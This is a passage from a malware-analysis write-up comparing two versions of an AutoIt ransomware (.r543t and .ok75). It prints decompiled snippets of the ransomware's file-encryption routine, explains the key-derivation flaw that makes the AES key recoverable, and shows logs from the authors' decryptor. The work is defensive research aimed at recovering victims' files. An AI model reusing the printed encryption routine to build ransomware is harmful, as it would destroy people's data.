$\text{len}(\text{AES}(C)) = 10016 \text{ bytes}$

$\text{encrypted_size} = \text{original_size} + 32 \text{ bytes}$

The middle portion of the file remains unchanged.

The resulting layout is:



Appending B and D preserves the original 32 bytes that would otherwise be displaced by the two additional AES padding blocks.

The 2025 .ok75 generation additionally introduces explicit handling for smaller inputs. If the file does not satisfy the conditions required by the partial-encryption routine, the ransomware rewinds the file and encrypts the entire content instead.

The 2023 .r543t generation does not perform equivalent size validation. Dynamic testing showed that sufficiently small files therefore follow an unintended edge-case path: the initial 10 KB read consumes the entire input while subsequent reads and seeks no longer correspond to the intended first/middle/last layout. The recovery tool handles this observed legacy layout separately.

The newer implementation can therefore be summarized as:

Small input -> whole-file AES-256-CBC

Large input -> partial encryption of first/last 10,000 bytes

while the older .r543t sample attempts to use the partial-encryption routine regardless of the input size.

In the following sections we present the 4 main differences between the two versions in more detail.

1 how to open y.txt

The first difference is how the file y.txt (which is supposed to contain the list of files to be encrypted) is opened.

In the 2023 version y.txt is opened in read mode. In the 2025 version y.txt is opened in **UTF-8 without BOM**. While this modification itself is negligible, it is first evidence that the threat actor modified the ransomware during this time.




Figure 16 evolution of opening process of y.txt

2 How to encrypt small files

The greatest modification is how small files are encrypted.

In the 2023 sample, the ransomware tries to get the first 10000+16Byte and the last 10000+16Byte without checking the length of the file.

```

3818 $msg = FileRead($f3, 0x2710)
3819 $msg2 = FileRead($f3, 0x10)
3820 FileSetPos($f3, +0xffffd8e0, $file_end)
3821 $msg3 = FileRead($f3, 0x2710)
3822 $msg4 = FileRead($f3, 0x10)

```

Figure 17 snippet of code responsible to get the initial and last bytes

The 2025 sample instead performs a check on the file size and, instead of using the default partial encryption algorithm, it uses a whole file encryption.


```

3819 If @extended < 0x2710 Then
3820     FileSetPos($f3, 0x0, $file_begin)
3821     $msg = FileRead($f3)
3822     $dencrypted = _Crypt_EncryptData($msg, $g_hkey, $calg_aes_256)
3823     FileClose($f3)
3824     $f3 = FileOpen($chars1, 0x11)
3825     FileSetPos($f3, 0x0, $file_begin)
3826     FileWrite($f3, $dencrypted)
3827     FileClose($f3)
3828     FileMove($chars1, $chars1 & ".ok75")
3829     ContinueLoop
3830 EndIf
3831 $msg2 = FileRead($f3, 0x10)
3832 $testo = FileRead($f3, 0x2724)
3833 If @extended < 0x2724 Then
3834     FileSetPos($f3, 0x0, $file_begin)
3835     $msg = FileRead($f3)
3836     $dencrypted = _Crypt_EncryptData($msg, $g_hkey, $calg_aes_256)
3837     FileClose($f3)
3838     $f3 = FileOpen($chars1, 0x11)
3839     FileSetPos($f3, 0x0, $file_begin)
3840     FileWrite($f3, $dencrypted)
3841     FileClose($f3)
3842     FileMove($chars1, $chars1 & ".ok75")
3843     ContinueLoop
3844 EndIf
3845 FileSetPos($f3, +0xffffd8e0, $file_end)
3846 $msg3 = FileRead($f3, 0x2710)
3847 $msg4 = FileRead($f3, 0x10)

```

Figure 18 2025 sample file lenght logic

To validate the result, we can setup the ransomware to be executed in an isolated environment, giving as input a “y.txt” file containing the path of a short text file. The file will contain the string

“Donaudampfschiffahrtselektrizitätenhauptbetriebswerkbauunterbeamtengesellschaft”.

We noticed both versions of the ransomware to successfully encrypt the file.

FD AD	test.txt.r543t	FD AD	test.txt.ok75	FD AD	bck.txt												
Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Testo decodificato
00000000	1F	CD	93	B2	1B	C7	12	94	E9	BC	B0	9F	51	E6	4C	44	I"=.Ç."é4°YQæLD
00000010	70	95	F2	BF	EE	D3	3F	EE	6A	5F	AB	C0	A2	68	09	37	p•òçiÓ?ij_«Àch.7
00000020	FC	41	C6	65	18	C5	D1	08	BA	9A	E3	83	67	2F	C4	7F	üAÆe.ÄÑ.°ššäfg/Ä.
00000030	C5	48	A4	EC	C2	C0	EE	EC	ED	BB	E6	07	13	C3	77	89	ÄHwiiÄÄiili»æ..Äwt
00000040	59	0B	66	7E	0B	2E	EB	03	8C	BD	DC	67	6E	83	08	FE	Y.f~...ë.ÇsÜgnf.p
00000050	66	7A	B2	B2	57	4D	8E	C4	35	A1	56	23	9E	34	3C	0C	fz"=WMŽÄS;V#ž4<.

Figure 19 2023 version file encrypted (96B)

test.txt.r543t	test.txt.ok75	bck.txt															
Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Testo decodificato
00000000	61	7A	87	E9	87	A7	1F	3E	4A	8B	CE	F1	B3	A9	52	5F	az+é+\$.>J<îñ'@R_
00000010	08	5C	8E	B3	E4	48	A5	4D	E8	1C	86	F0	7B	CB	BF	56	.\Z'äH¥Mè.+ð{ÈçV
00000020	4A	4F	9D	B1	54	C2	F3	07	CB	2F	DC	3E	74	FB	BA	FA	JO.±TÄó.È/Ü>tû°ú
00000030	68	66	CC	83	7A	AB	10	89	C2	86	EC	27	19	5F	30	F4	hfîfz«.%Ä+ì'._0ð
00000040	71	D9	AB	77	AE	CD	EA	0D	47	45	15	41	79	96	E5	17	qÜ«w@îè.GE.Ay-ä.

Figure 20 2025 version file encrypted (80B)

 test.txt.r543t	 test.txt.ok75	 bck.txt															
Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Testo decodificato
00000000	44	6F	6E	61	75	64	61	6D	70	66	73	63	68	69	66	66	Donaudampfschiff
00000010	61	68	72	74	73	65	6C	65	6B	74	72	69	7A	69	74	E4	ahrtselektrizitä
00000020	74	65	6E	68	61	75	70	74	62	65	74	72	69	65	62	73	tenhauptbetriebs
00000030	77	65	72	6B	62	61	75	75	6E	74	65	72	62	65	61	6D	werkbauunterbeam
00000040	74	65	6E	67	65	73	65	6C	6C	73	63	68	61	66	74		tengesellschaft

Figure 21 original file (79B)

Dynamic testing confirmed a clear evolution in small-file handling. The 2023 .r543t variant applies the partial-encryption routine without validating the target size; for sufficiently small files, the initial 10 KB read consumes the entire file and the remaining first/last-chunk logic cannot operate as originally intended. The newer .ok75 variant introduces explicit checks and deliberately falls back to whole-file AES encryption when the target is too small for the partial-encryption layout. This change improves the robustness of the encryption routine, while leaving the underlying CryptoAPI key-handling vulnerability unchanged.

3 Second dimensional control (how to encrypt small files)

The 2025 version of the ransomware performs a second check on file dimensions.

```

3832      $testo = FileRead($f3, 0x2724)
3833      If @extended < 0x2724 Then
3834          FileSetPos($f3, 0x0, $file_begin)
3835          $msg = FileRead($f3)
3836          $decrypted = _Crypt_EncryptData($msg, $g_hkey, $calg_aes_256)
3837          FileClose($f3)
3838          $f3 = FileOpen($chars1, 0x11)
3839          FileSetPos($f3, 0x0, $file_begin)
3840          FileWrite($f3, $decrypted)
3841          FileClose($f3)
3842          FileMove($chars1, $chars1 & ".ok75")
3843          ContinueLoop
3844      EndIf

```

Figure 22 second dimensional check

4 Extension modification

The last difference between the two samples is just the name of the file extension. As previously discussed, it shifted from .r543t to .ok75.

```
3832     FileWrite($f3, $msg4)
3833     FileClose($f3)
3834     FileMove($chars1, $chars1 & ".r543t")
3835 WEnd
3836 FileClose($f)
```

Figure 23 2023 sample encrypted file extension

```
3857     FileWrite($f3, $msg4)
3858     FileClose($f3)
3859     FileMove($chars1, $chars1 & ".ok75")
3860 WEnd
3861 FileClose($f)
```

Figure 24 2025 sample encrypted file extension

Now it's time to discuss the crypto flaw, allowing us to build a decryptor to recover the files.

The Cryptographic flaw

Since the cryptographic flaw is consistent with the two versions of the ransomware, we'll stick the analysis with the 2023 version for simplicity

Intended key derivation (What the threat actor is thinking)

The ransomware first generates a 15-character alphanumeric string. On each iteration, it creates one random uppercase letter, one lowercase letter, and one decimal digit, then randomly selects one of the three values and appends it to the password buffer. After 15 iterations, the string is prefixed with the value 15, producing the final input passed to the subsequent key-derivation routine. At this stage, no encryption has yet occurred; the code is only generating the password material used later by CryptoAPI.

```
3797 $pwd = ""
3798 Dim $aspace[0x3]
3799 $digits = 0xf
3800 For $i = 0x1 To $digits
3801     $aspace[0x0] = Chr(Random(0x41, 0x5a, 0x1))
3802     $aspace[0x1] = Chr(Random(0x61, 0x7a, 0x1))
3803     $aspace[0x2] = Chr(Random(0x30, 0x39, 0x1))
3804     $pwd &= $aspace[Random(0x0, 0x2, 0x1)]
3805 Next
3806 $cryptppwd = $digits & $pwd
```

Figure 25 random alphanumeric string generator

This pseudo-random generated string is then passed as argument to the Autolt function “_Crypt_DeriveKey”, which is defined as follow:

_Crypt_DeriveKey

Creates a key from algorithm and password

```
#include <Crypt.au3>
_Crypt_DeriveKey ( $vPassword, $iAlgID [, $iHashPasswordID = $CALG_MD5] )
```

Parameters

\$vPassword	Password to use
\$iAlgID	Encryption ID of algorithm to be used with the key. See remarks.
\$iHashPasswordID	[optional] Id of the algo to hash the password with. See remarks.

Return Value

Success: a handle to a cryptographic key.

Failure: sets the @error flag to non-zero.

@error: 10+ - Failed to create hash object
20+ - Failed to hash password
30+ - Failed to generate key
1000+ - Failed to _Crypt_Startup()

Figure 26 _Crypt_derive_key documentation

The most valuable information is the return value, which is an **HCRYPTKEY**: an opaque CryptoAPI handle identifying a key object managed by the **CSP**. It is not the raw AES key material and should not be interpreted as a pointer to the key bytes. Because HCRYPTKEY is defined as **ULONG_PTR**, its numeric representation is **32 bits** in the analyzed 32-bit processes.

This handle is saved into the variable \$g_hkey and written into the file "sslog.txt" handled by the variable \$f2.

```
3806 $cryptpwd = $digits & $pwd
3807 Global $g_hkey = _Crypt_DeriveKey(StringToBinary($cryptpwd), $calg_aes_256)
3808 $f2 = FileOpen("sslog.txt", 0x11)
3809 FileWrite($f2, $g_hkey)
3810 FileClose($f2)
```

Figure 27 Handle to the cryptographic key saved in sslog.txt

At this point, we note that we successfully obtained the handle in the file sslog.txt.

The implementation mistake (The reality)

We may raise a question: why is the sslog.txt file, containing the handle to the key, saved in the ransomware directory? Why is the threat actor leaving this file into the machine?

Well, the answer (while it is better to present it as a hypothesis), resides in the 30th October 2023 post in Bleeping Computer by the user “gvx”. He/she reported being compromised directly in an AWS web instance, without phishing (in this case, we can read it as “without executing the sample directly”). This gives us a great investigation path. The threat actor is probably **not distributing the sample through phishing campaigns**, but he/she probably infects the victims by **breaching inside the infrastructure**, exfiltrating the sslog.txt file and dropping the ransomnote (which is not dropped by the ransomware itself as seen at runtime). However, without telemetry visibility we should consider this statement as a hypothesis and not a demonstrated fact.

This hypothesis should raise an eyebrow (or even two) in the reader. Why is the sslog.txt file so important? It is just a 4 byte (ULONG_PTR) handle. The answer is that **the cryptographic flaw resides exactly in how this handle is used**.

The ransomware is encrypting the first and last 10,000 Byte of the file using the function `_Crypt_EncryptData($vData, $vCryptKey, $iAlgID [, $bFinal = True])`.

The function is defined below.

_Crypt_EncryptData

Encrypts data using the supplied key

```
#include <Crypt.au3>
_Crypt_EncryptData ( $vData, $vCryptKey, $iAlgID [, $bFinal = True] )
```

Parameters

\$vData	Data to encrypt/decrypt. See remark.
\$vCryptKey	Password or handle to a key if the CALG_USERKEY flag is specified.
\$iAlgID	The algorithm to use. See _Crypt_DeriveKey() .
\$bFinal	[optional] False if this is only a segment of the full data.

Return Value

Success: a binary string containing encrypted data.

Failure: sets the @error flag to non-zero.

@error:

- 50 - Failed to determine buffer
- 60 - Failed to encrypt data
- 10 to 30 - Cannot create key
- 80 - Failed to retrieve \$CALG_USERKEY AlgID
- 1000+ _Crypt_Startup() failed

Figure 28 _Crypt_EncryptData definition

The documentation clearly stated that the second parameter is the password. To pass the handle to the function, the \$CALG_USERKEY must be specified as the third argument, as shown in the documentation's example:

```
Local $sRead = GUICtrlRead($g_idEdt_Input)
If StringStripWS($sRead, $STR_STRIPALL) <> "" Then ; Check there is text available to encrypt.
    Local $dEncrypted = _Crypt_EncryptData($sRead, $g_hKey, $CALG_USERKEY) ; Encrypt the text with the new cryptographic key.
    GUICtrlSetData($g_idEdt_Output, $dEncrypted) ; Set the output box with the encrypted text.
    Local $dDecrypted = _Crypt_DecryptData($dEncrypted, $g_hKey, $CALG_USERKEY) ; Decrypt the text with the new cryptographic key.
    GUICtrlSetData($g_idEdt_OutputDeCrypt, BinaryToString($dDecrypted)) ; Set the output box with the encrypted text.
EndIf
```

Figure 29 official Documentation example

The threat actor mistakenly passed \$CALG_AES_256 to _Crypt_EncryptData instead of \$CALG_USERKEY. As a result, **the existing 32-bit HCRYPTKEY handle is treated as fresh key-derivation input, deterministically producing the AES-256 key used for file encryption. This collapses the effective key-search space from an infeasible cryptographic key space to at most 2^{32} candidate handle values.**

```

3811 While 0x1
3812     $chars1 = FileReadLine($f)
3813     If @error = +0xffffffff Then Exit
3814     $f3 = FileOpen($chars1, 0x10)
3815     If $f3 = +0xffffffff Then
3816         ContinueLoop
3817     EndIf
3818     $msg = FileRead($f3, 0x2710)
3819     $msg2 = FileRead($f3, 0x10)
3820     FileSetPos($f3, +0xffffd8e0, $file_end)
3821     $msg3 = FileRead($f3, 0x2710)
3822     $msg4 = FileRead($f3, 0x10)
3823     FileClose($f3)
3824     $dencrypted = _Crypt_EncryptData($msg, $g_hkey, $calg_aes_256)
3825     $dencrypted2 = _Crypt_EncryptData($msg3, $g_hkey, $calg_aes_256)
3826     $f3 = FileOpen($chars1, 0x11)
3827     FileSetPos($f3, 0x0, $file_begin)
3828     FileWrite($f3, $dencrypted)
3829     FileSetPos($f3, +0xffffd8e0, $file_end)
3830     FileWrite($f3, $dencrypted2)
3831     FileWrite($f3, $msg2)
3832     FileWrite($f3, $msg4)
3833     FileClose($f3)
3834     FileMove($chars1, $chars1 & ".r543t")
3835 WEnd
3836 FileClose($f)

```

Figure 30 _Crypt_EncryptData implementation mistake

```

405     If $ialgid <> $calg_userkey Then
406         $vcryptkey = _Crypt_DeriveKey($vcryptkey, $ialgid)
407     If @error Then
408         $ierror = @error
409         $iextended = @extended
410         $vreturn = +0xffffffff
411         ExitLoop
412     EndIf
413 EndIf

```

Figure 31 _Crypt_EncryptData re-deriving the supplied key when CALG_USERKEY is not specified

Reconstructing the CryptoAPI derivation

The ransomware relies on the legacy Windows CryptoAPI to derive its AES encryption keys. The `_Crypt_DeriveKey()` Autolt wrapper accepts arbitrary input data, a target symmetric algorithm identifier, and a hash algorithm which defaults to `CALG_MD5`.

```
344 Func _Crypt_DeriveKey($vpassword, $ialgid, $hashpasswordid = $calg_md5)
345     Local $aret = 0x0, $tbuff = 0x0, $hcrypthash = 0x0, $ierror = 0x0, $iextended = 0x0, $vreturn = 0x0
346     _Crypt_Startup()
```

Figure 32 MD5 hashing set as default in the defined function

The routine first creates an MD5 hash object through `CryptCreateHash()` and feeds the input bytes to it using `CryptHashData()`.

`CryptHashData(`

`$hcrypthash,`

`$tbuff,`

`DllStructGetSize($tbuff),`

`...`

`)`

```
344 _Crypt_DeriveKey($vpassword, $ialgid, $hashpasswordid = $calg_md5)
345     Local $aret = 0x0, $tbuff = 0x0, $hcrypthash = 0x0, $ierror = 0x0, $iextended = 0x0, $vreturn = 0x0
346     _Crypt_Startup()
347     If @error Then Return SetError(@error, @extended, +0xffffffff)
348     Do
349         $aret = DllCall(_CRYPT_DLLHANDLE(), "bool", "CryptCreateHash", "handle", _CRYPT_CONTEXT(), "uint", $hashpasswordid, "ptr", 0x0, "dword",
350             If @error Or Not $aret[0] Then
351                 $ierror = @error + 0xa
352                 $iextended = @extended
353                 If Not $aret[0] Then $iextended = _WinAPI_GetLastError()
354                 $vreturn = +0xffffffff
355                 ExitLoop
356             EndIf
```

Figure 33 `CryptCreateHash` is called by the Autolt wrapper

Therefore, the first stage of the derivation can be represented as:

$H = \text{MD5}(\text{input})$

The resulting hash object is then supplied to `CryptDeriveKey()` with `CALG_AES_256`.

Importantly, `CryptDeriveKey()` does not return the raw AES key to the Autolt code. Instead, **it returns an `HCRYPTKEY`, an opaque handle identifying the newly created CryptoAPI session-key object.**

CryptDeriveKey function (wincrypt.h)



Summarize this article for me

Important This API is deprecated. New and existing software should start using [Cryptography Next Generation APIs](#). Microsoft may remove this API in future releases.

The **CryptDeriveKey** function generates cryptographic **session keys** derived from a base data value. This function guarantees that when the same **cryptographic service provider** (CSP) and algorithms are used, the keys generated from the same base data are identical. The base data can be a password or any other user data.

This function is the same as **CryptGenKey**, except that the generated **session keys** are derived from base data instead of being random. **CryptDeriveKey** can only be used to generate session keys. It cannot generate **public/private key pairs**.

A handle to the session key is returned in the *phKey* parameter. This handle can be used with any CryptoAPI function that requires a key handle.

Figure 34 highlighted return value of the CryptDeriveKey in Microsoft documentation

CryptDeriveKey(

 __CRYPT_CONTEXT(),

 \$ialgid,

 \$hcrypthash,

 \$crypt_exportable,

 ...

)

```
$aret = DllCall(__CRYPT_DLLHANDLE(), "bool", "CryptDeriveKey", "handle", __CRYPT_CONTEXT(), "uint", $ialgid, "handle", $hcrypthash, "dword",  
If @error Or Not $aret[0x0] Then  
    $error = @error + 0x1e  
    $extended = @extended  
    If Not $aret[0x0] Then $extended = _WinAPI_GetLastError()  
    $return = +0xffffffff  
    ExitLoop  
EndIf
```

Figure 35 CryptDeriveKey AutoIt wrapper

Because MD5 produces a 16-byte digest while AES-256 requires 32 bytes of key material, CryptoAPI applies a **documented expansion procedure** when AES is derived from a non-SHA-2 hash.

Let H be the 16-byte MD5 digest of the input. CryptoAPI constructs two 64-byte buffers containing constants 0x36 and 0x5C, respectively. The first 16 bytes of each buffer are XORed with H:

ipad = 0x36 repeated 64 times

opad = 0x5C repeated 64 times

for i = 0..15:

 ipad[i] = ipad[i] XOR H[i]

 opad[i] = opad[i] XOR H[i]

The two resulting buffers are hashed again using MD5:

A = MD5(ipad)

B = MD5(opad)

The final 32-byte AES key is obtained by concatenating both digests:

AES256_KEY = A || B

Source: [remarks of <https://learn.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptderivekey>]

This behavior is deterministic: identical input bytes, hash algorithm, encryption algorithm and CryptoAPI provider produce the same derived key.

Under normal usage, the ransomware's first call to `_Crypt_DeriveKey()` derives an AES-256 session-key object from the randomly generated password material and returns its handle `HCRYPTKEY`.

However, due to the previously described implementation flaw, this handle is subsequently passed back to `_Crypt_EncryptData()` together with **CALG_AES_256**. The wrapper therefore invokes `_Crypt_DeriveKey()` a second time, treating the key handle itself as fresh derivation input.

For the analyzed 32-bit samples, the effective file-encryption key can therefore be reconstructed as:




Figure 36 key derivation algorithm, high level view

For example, the handle:

0x01234568

is represented in memory as (little endian):

68 45 23 01

Its MD5 digest is:

ffe28c5750c4ad4e083a1df81918ae2d

Applying the CryptoAPI expansion produces:

MD5(ipad) = 03fae7f0051b033e6c712e1e47ce7e24

MD5(opad) = e69f618d683303742fd080af6fca1a3c

and therefore, the AES-256 key:

03fae7f0051b033e6c712e1e47ce7e24e69f618d683303742fd080af6fca1a3c

The recovery tooling we developed reproduces this derivation directly rather than attempting to recover or export the original CryptoAPI key object.

Finally, CryptoAPI configures symmetric block-cipher keys derived through CryptDeriveKey() in CBC mode with a zero-initialization vector by default unless explicitly changed through CryptSetKeyParam(). No alternative IV configuration is present in the analyzed ransomware code, allowing the file encryption process to be reproduced as AES-256-CBC with an all-zero IV.

This reconstruction is absolutely fundamental to practical key recovery: because the vulnerable second derivation uses the 32-bit HCRYPTKEY representation instead of the original password material, **reproducing the final AES-256 key requires only the candidate handle rather than the original random password.**

Practical Key Recovery

Once the second CryptoAPI derivation was reconstructed, key recovery became an enumeration problem rather than a conventional cryptographic attack.

For the analyzed 32-bit ransomware samples, the effective input to the second derivation is the 32-bit representation of the HCRYPTKEY value:

candidate handle

↓

LE32(handle)

↓

MD5

↓

CryptoAPI MD5 AES-256 expansion

↓

candidate AES-256 key

The resulting AES key is then tested against encrypted data.

Using Known File Headers

Most common file formats begin with predictable values. Examples include:

PE 4D 5A "MZ"

PNG 89 50 4E 47 0D 0A 1A 0A

JPEG FF D8 FF ...

PDF 25 50 44 46 "%PDF"

ZIP 50 4B 03 04

The decryptor therefore derives an AES-256 key for each candidate handle, decrypts the first ciphertext block and compares the resulting plaintext with one or more expected file signatures.

This use of known plaintext does not represent a weakness in AES. The known header simply acts as an oracle for selecting the correct candidate from the already-reduced derivation-input space.

For partially encrypted files, candidate validation can be strengthened further using the final encrypted block. The ransomware invokes `CryptEncrypt()` with the final-block flag enabled, causing PKCS#7-compatible padding to be added. Since exactly 10,000 bytes are encrypted and 10,000 is divisible by 16, a complete 16-byte padding block is expected:

10 10 10 10 10 10 10 10

10 10 10 10 10 10 10 10

A candidate key can therefore be accepted only when both conditions are satisfied:

decrypted header matches the expected file format

AND

decrypted final block contains the expected padding

This makes accidental false-positive matches extremely unlikely.

Effective Search Space

Without additional assumptions, a 32-bit handle provides at most:

$$2^{32} = 4,294,967,296$$

candidate values.

During testing, observed handles were consistently aligned on four-byte boundaries. The recovery implementation can therefore optionally enumerate candidates using a stride of four:

$$2^{32} / 4 = 2^{30}$$

or approximately 1.07 billion candidates.

This alignment is an empirical property observed in our test environment and samples and should not be interpreted as a guaranteed CryptoAPI semantic. A complete implementation must retain the ability to search the full 32-bit space when required.

Direct Recovery Through `sslog.txt`

Brute force is not always necessary.

Before encrypting files, the ransomware writes \$g_hkey to sslog.txt. In the analyzed 32-bit samples this corresponds to the four-byte representation of the handle used as input to the vulnerable second derivation.

If this artifact survives the incident, the recovery workflow becomes:

sslog.txt

↓

extract 32-bit handle

↓

reproduce CryptoAPI derivation

↓

obtain AES-256 file-encryption key

In this case, candidate enumeration can be skipped entirely.

Building the recovery tool

To validate the analysis and provide a reproducible recovery mechanism, we implemented a standalone recovery utility in C.

The tool does not rely on the Windows CryptoAPI during recovery. Instead, it independently reproduces the relevant MD5 processing, CryptoAPI key-expansion behavior and AES-256-CBC decryption logic. This allows the same recovery implementation to operate on both Windows and Linux.

The tool supports two primary recovery strategies:

1. Direct key reconstruction

sslog.txt / known HCRYPTKEY



derive AES-256 key



decrypt files

2. Key discovery

encrypted file



infer expected file type



enumerate HCRYPTKEY candidates



validate known plaintext + padding



recover AES-256 key



decrypt files

In automatic mode, the program recursively scans a directory tree for ransomware-suffixed files and attempts to determine the expected original file type from the filename preceding .r543t or .ok75.

For example:

document.pdf.ok75 -> PDF

image.jpg.r543t -> JPEG

program.exe.r543t -> PE

Built-in file signatures can therefore be selected automatically without requiring the analyst to manually provide a known header. A custom plaintext signature can also be supplied for unsupported or application-specific formats.

Once a key is recovered, the tool tests it against other encrypted files in the same tree and reuses it whenever validation succeeds. When multi-key recovery is enabled, unresolved files can be used as additional oracles, allowing the tool to discover separate keys when files from multiple ransomware executions are mixed within the same dataset.

The recovery logic supports the principal layouts identified during analysis:

.r543t legacy small-file edge case

.r543t partial 10 KB encryption

.ok75 whole-file encryption

.ok75 partial 10 KB encryption

Recovered files are written to a separate output directory while preserving the original directory hierarchy. Encrypted source files are never modified in place.

The program also produces a recovery report recording the status of processed files and the key used for each successful recovery.

Validation

We first tested our C decryptor taking as input a file we encrypted using the 2023 sample, the one using the .r543t extension. The file size was greater than 20,000 Byte.

```
PS C:\Users\... .\r543t_recover_windows_x64.exe --auto .\1\ --output-dir output\  
[i] found 1 ransomware-suffixed file(s)  
[i] discovering key from peakpx.jpg.r543t (.jpg)  
[i] probe=.\1\peakpx.jpg.r543t size=153881 layout=partial-10k type=JPEG  
[i] matcher=JPEG/JFIF, JPEG/EXIF, JPEG/DQT, JPEG/ICC, JPEG/Adobe, JPEG/SPIFF  
[i] range=0x00000000..0xffffffff step=4 candidates=1073741824 threads=2 padding_verify=yes  
[i] 0.11% 0.59 M/s ETA 1807.9 s  
[i] 0.23% 0.61 M/s ETA 1761.1 s  
[i] 0.33% 0.59 M/s ETA 1822.3 s  
[i] processed=3741294 elapsed=6.391 s rate=0.59 M/s  
[+] handle=0x00e7ab60 raw_le=60abe700  
[+] derived_aes256_key=0e6746c8413c9a2874fcc5d8f9e55f4b706ad02661115f8303c1f510cbc87cca  
[+] discovered key #1: handle=0x00e7ab60  
[+] recovered: peakpx.jpg.r543t -> output\peakpx.jpg [0x00e7ab60]  
[i] complete: recovered=1 plaintext_renamed=0 unresolved=0 keys=1  
[i] report=output\_r543t_recovery_report.tsv
```

Figure 37 decryptor successfully decrypting an encrypted JPG file




Figure 38 successfully decrypted JPG file

We then performed another test. Trying to decrypt 3 different files. One is a 3KB PE, one is a 3KB PNG file and the other is a jpg greater than 20032 Byte called “*cat_for_vx-underground*”.

We proceeded creating a “y.txt” file containing the paths of these files, double click on the ransomware and obtaining the encrypted files.

 calc32.exe	18/08/2026 17:49	Applicazione	3 KB
 cat_for_vx-underground.jpg	18/08/2026 17:52	File JPG	31 KB
 rel.exe	14/08/2026 16:47	Applicazione	889 KB
 test.PNG	18/08/2026 17:50	File PNG	3 KB

Figure 39 files to be encrypted

After obtaining the encrypted files we left our decryptor to run in auto mode. In this specific test run, the matching handle was recovered in less than six seconds. **The decrypted files produced the same hash of the original ones.**

```
PS .\r543t_recover_windows_x64.exe --auto .\1\ --output-dir output\
[i] found 3 ransomware-suffixed file(s)
[i] discovering key from cat_for_vx-underground.jpg.r543t (.jpg)
[i] probe=.\1\cat_for_vx-underground.jpg.r543t size=31668 layout=partial-10k type=JPEG
[i] matcher=JPEG/JFIF, JPEG/EXIF, JPEG/DQT, JPEG/ICC, JPEG/Adobe, JPEG/SPIFF
[i] range=0x00000000..0xffffffff step=4 candidates=1073741824 threads=2 padding_verify=yes
[i] 0.12% 0.61 M/s ETA 1769.9 s
